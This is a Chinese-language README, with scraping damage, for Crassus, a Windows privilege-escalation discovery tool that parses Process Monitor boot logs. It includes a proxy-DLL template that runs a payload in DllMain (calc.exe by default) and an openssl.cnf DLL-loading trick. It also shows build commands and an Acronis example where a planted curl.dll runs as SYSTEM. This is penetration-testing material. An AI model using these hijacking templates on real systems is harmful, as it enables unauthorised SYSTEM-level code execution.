
Enable Boot Logging 选项。
raw.PML。Ctrl-R 重置默认的进程监视器过滤器。boot.PML。Crassus.exe boot.PML。results.csv 中的相应条目。Accenture 创建了一个名为 Spartacus 的工具,用于在 Windows 上发现 DLL 劫持机会。以 Spartacus 为基础,我们创建了 Crassus,将其 Windows 权限提升发现能力扩展到不仅仅是查找缺失文件。特权进程使用的文件和目录的 ACL 可以找到比仅仅查找缺失文件更多的方法来实现目标。
……但 Crassus 有一个特点:它利用了 SysInternals 进程监视器(Process Monitor) 并解析原始的 PML 日志文件。典型用法是使用进程监视器生成引导日志,然后使用 Crassus 解析它。它还会为有漏洞的 DLL 自动生成包含所有相关导出的代理 DLL 源代码。


version.dll 遭受 DLL 劫持,Crassus 将为您创建包含所有导出的 version.cpp 和 version.def 文件。默认情况下,代理 DLL 会启动 calc.exe。构建脚本包含在内,可使用 Visual Studio 或 MinGW 构建 DLL。Crassus 工作的大致要点可总结为以下流程图:

Crassus 是作为 Visual Studio 2019 项目开发的。要构建 Crassus.exe:
Crassus.slnCtrl+Shift+B如果您信任在不知道其作用的情况下运行他人的代码,Crassus.exe 在此存储库中提供。
Enable Boot Logging 选项。
Ctrl-R 重置默认的进程监视器过滤器。boot.PML。重新保存日志文件的原因有两个:
| 参数 | 描述 |
|---|---|
<PMLFILE> | 现有 ProcMon 事件日志文件的位置(文件)。 |
--verbose | 启用详细输出。 |
--debug | 启用调试输出。 |




解析保存在 boot.PML 中的进程监视器引导日志。所有存在漏洞的路径将保存为 results.csv,所有代理 DLL 源文件保存在 stubs 子目录中。
C:\tmp> Crassus.exe boot.PML

以下是生成代理 DLL 时使用的模板。对于 Crassus 发现的 DLL,代理 DLL 将包含与 %_EXPORTS_% 中指定的相同导出名称,以及 .def 文件中指定的相同序号。Crassus 会通过查看父进程的架构,并相应地在 %_BUILD_AS_% 字段中标记源代码,来检测 DLL 需要构建为 32 位库还是 64 位库。
如果无法通过进程监视器日志找到真实的 DLL,或者导出名称有问题,构建脚本将回退到创建没有指定导出的 DLL。
#pragma once

//%_BUILD_AS%

#include <windows.h>;

extern "C" {

  VOID Payload() {
      // 在此运行您的载荷。
      WinExec("calc.exe", 1);
  }

  BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
  {
      switch (fdwReason)
      {
      case DLL_PROCESS_ATTACH:
          Payload();
          break;
      case DLL_THREAD_ATTACH:
          break;
      case DLL_THREAD_DETACH:
          break;
      case DLL_PROCESS_DETACH:
          break;
      }
      return TRUE;
  }


  #ifdef ADD_EXPORTS
  %_EXPORTS_%
  #endif
}
对于不安全使用 OPENSSLDIR 变量值的应用程序,可以将精心构造的 openssl.cnf 文件放置在指定位置。在此示例中,软件将加载 C:\tmp\calc.dll。请确保使用 32 位库用于 32 位进程,使用 64 位库用于 64 位进程。
[openssl_init]
# 这将尝试在 OpenSSL 初始化时加载文件 c:\tmp\calc.dll
# 构建脚本应检测 calc.dll 库需要构建为 32 位还是 64 位
/tmp/calc = asdf
可以使用 Visual Studio 随附的 cl.exe 二进制文件进行编译。具体命令如下:
cl.exe /DADD_EXPORTS /D_USRDLL /D_WINDLL <target>.cpp /LD /Fe<target>.dll /link /DEF:<target>.def
要自动化构建过程,包括指定库应为 64 位还是 32 位:
build.bat 脚本构建 DLL。.dll 结尾,则根据需要重命名编译后的文件。注意: 由于 vcvarsall.bat 的一个不幸行为(这绝对不是一个 bug),您可能在同一 Visual Studio 开发者命令提示符会话中尝试多次运行 build.bat 时遇到问题。如果遇到错误,只需关闭窗口并重新启动它。
如果 Visual Studio 不易使用,代理 DLL 也可以使用 MinGW-w64 进行编译。例如,在 Ubuntu 平台上,可以通过以下命令安装 MinGW:sudo apt install g++-mingw-w64-x86-64-win32 g++-mingw-w64-i686-win32
# 创建 32 位 DLL
i686-w64-mingw32-g++ -c -o <target>.o <target>.cpp -D ADD_EXPORTS
i686-w64-mingw32-g++ -o <target>.dll <target>.o <target>.def -s -shared -Wl,--subsystem,windows

# 创建 64 位 DLL
x86_64-w64-mingw32-g++ -c -o <target>.o <target>.cpp -D ADD_EXPORTS
x86_64-w64-mingw32-g++ -o <target>.dll <target>.o <target>.def -s -shared -Wl,--subsystem,windows
要自动化构建过程,包括指定库应为 64 位还是 32 位:
bash ./build.sh.dll 结尾,则根据需要重命名编译后的文件。如 VU#114757 所述,旧版 Acronis 软件包含多个权限提升漏洞。
openssl.cnf。C:\ProgramData\Acronis 目录的 ACL 不当。Crassus 自动发现这两个问题。

通过将我们编译的 curl.dll 文件放置在 C:\ProgramData\Acronis\Agent\var\atp-downloader\ 目录中,并使用新的进程监视器引导日志重新启动,我们可以看到我们的载荷(运行 calc.exe)以 SYSTEM 权限运行。